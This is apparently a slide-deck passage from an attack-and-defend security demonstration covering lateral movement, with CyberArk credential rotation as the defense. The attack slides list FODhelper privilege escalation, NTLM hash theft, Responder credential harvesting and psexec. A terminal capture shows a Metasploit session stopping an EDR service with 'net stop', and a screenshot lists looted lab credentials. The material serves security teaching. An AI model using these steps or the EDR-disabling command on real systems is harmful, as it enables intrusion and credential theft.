
Salesforce




SWS Extension




ATTACK +  
DEFEND



# Step Five: Lateral Movement



# Step Five: Lateral Movement



- Privilege escalation with FODhelper
- Dump memory and steal NTML hash
- Crack password

Screenshot of a terminal window showing service status and stopping the EDR Service.

```
Applications Places System Tilix:Terminal
1/1 + Terminal 1: Terminal ->
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0


SERVICE_NAME: WpnUserService_1158bb3
DISPLAY_NAME: Windows Push Notifications User Service_1158bb3
TYPE : f0 ERROR
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_PRESHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0

SERVICE_NAME: svc_EDR_agent
DISPLAY_NAME: EDR Service
TYPE : 10 WIN32_OWN_PROCESS
STATE : 4 RUNNING
(STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0

C:\Windows\Temp>net stop svc_EDR_agent
net stop svc_EDR_agent
.
The EDR Service service was stopped successfully.

C:\Windows\Temp>^Z
Background session 1? [y/N] y
[msf] (Jobs:0 Agents:1) exploit(windows/misc/mobile_mouse_rc) >>
```


# Step Five: Lateral Movement



- Lateral movement with psexec using local admin password
- Cred harvest with LinkBomb/Responder
- Crack NTLM hash of DBA privileged account

The screenshot shows the CherryTree 0.99.30 interface with the title bar "Ops.ctb - /home/u213/CherryTree - CherryTree 0.99.30" and the date "Wed Mar 15, 17:07". The main window displays a tree structure under the "Loot" category, specifically the "Creds" node. The tree view shows entries like "MSPUser01::S3ct10n\_8!::10.0.0.1" and "MSPUser@10.0.2.4:M\$PUs3r!". Below the tree view, a text area also lists "LocalAdmin!". At the bottom of the interface, the status bar shows "Node Type: Rich Text - Date Created: 2023/03/10 - 12:33 - Date Modified: 2023/03/15 - 15:13" and the path "Ops.ctb - /home/u213/C...".

# DEFENSE: Lateral Movement



## Credential rotation

**CyberArk - Privilege Cloud** | attack-defend.cyberark.cloud/privilegecloud/Accounts

Bookmarks https://att4939.d... Andy Thompson

### Accounts View

Views Recent Saved

My accounts Status Operational state


All accounts (default)	Disabled by CPM	Scheduled for Change
Recently used	Failed	Scheduled for Verification
Favorites	Newly added	Scheduled for Reconciliation
Checked-out	Deleted	Successfully Reconciled

2 results for: Favorites

Star	Status	Username	Address	Platform ID	Safe ↑	Access request
★	⚡	administrator	10.0.2.5	WinDesktopLocal	Win10_LocalAdmin	[Connect] [...]
★	⚡	administrator	10.0.2.7	WinDesktopLocal	Win10_LocalAdmin	[Connect] [...]


# DEFENSE:

## Lateral Movement




Loosely  
connected  
devices

